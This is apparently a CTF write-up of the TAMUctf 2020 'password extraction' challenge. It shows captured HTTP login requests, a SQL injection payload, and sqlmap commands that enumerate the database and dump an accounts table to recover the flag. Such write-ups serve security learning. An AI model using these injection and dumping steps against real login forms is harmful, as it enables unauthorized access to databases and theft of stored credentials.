


tamuctf 2020 password extraction

Saturday, March 7, 2020 12:16 PM



A login form with two input fields labeled 'Username' and 'Password', and a blue 'Submit' button.

```
POST http://passwordextraction.tamuctf.com/login.php HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: https://passwordextraction.tamuctf.com
Connection: keep-alive
Referer: https://passwordextraction.tamuctf.com/
Upgrade-Insecure-Requests: 1
Host: passwordextraction.tamuctf.com
```

username=sam&password=sam

```
HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Sat, 21 Mar 2020 17:20:46 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 21
Connection: keep-alive
```

Invalid login info.

Tried different HTTP verbs with no joy.

Tried SQLI

username=admin&password=admin' or 1=1; --

and got this!

You've successfully authorized, but that doesn't get you the password.

```
POST http://passwordextraction.tamuctf.com/login.php HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
Origin: https://passwordextraction.tamuctf.com
Connection: keep-alive
Referer: https://passwordextraction.tamuctf.com/
Upgrade-Insecure-Requests: 1
Host: passwordextraction.tamuctf.com
```

```
username=admin&password=admin' or 1=1; --
```

Response

Text

```
HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Sat, 21 Mar 2020 17:23:57 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 72
Connection: keep-alive
Vary: Accept-Encoding
```

You've successfully authorized, but that doesn't get you the password.

```
sqlmap -u 'http://passwordextraction.tamuctf.com/login.php' --method POST --
data='username=admin&password=admin' -p 'password'
```

:32:56] [INFO] POST parameter 'password' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable

it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y

[INFO] the back-end DBMS is MySQL

```
sqlmap -u 'http://passwordextraction.tamuctf.com/login.php' --method POST --
data='username=admin&password=admin' -p 'password' --tables
```

[13:35:18] [INFO] adjusting time delay to 2 seconds due to good response times
information_schema

[13:37:31] [INFO] retrieved: db

[13:37:46] [INFO] retrieved: mysql

[13:38:24] [INFO] retrieved: performance_schema

[13:40:35] [INFO] retrieved: sys

[13:40:58] [INFO] fetching tables for databases: 'db, information_schema, mysql, performance_schema, sys'

```
[13:40:58] [INFO] fetching number of tables for database 'sys'
[13:40:58] [INFO] retrieved: 101
```

```
'db, information_schema, mysql, performance_schema, sys'
```

```
sqlmap -u 'http://passwordextraction.tamuctf.com/login.php' --method POST --
data='username=admin&password=admin' -p 'password' --tables -D db
```

```
accounts
Database: db
[1 table]
+-----+
| accounts |
+-----+
```

```
sqlmap -u 'http://passwordextraction.tamuctf.com/login.php' --method POST --
data='username=admin&password=admin' -p 'password' --tables -D db -T accounts --columns
```

```
Database: db
Table: accounts
[2 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| password | varchar(32) |
| username | varchar(32) |
+-----+-----+
```

```
sqlmap -u 'http://passwordextraction.tamuctf.com/login.php' --method POST --
data='username=admin&password=admin' -p 'password' --tables -D db -T accounts --columns -C username,password --
dump
```

```
Database: db
Table: accounts
[1 entry]
+-----+-----+
| username | password          |
+-----+-----+
| admin    | gigem{h0peYouScr1ptedTh1s} |
+-----+-----+
```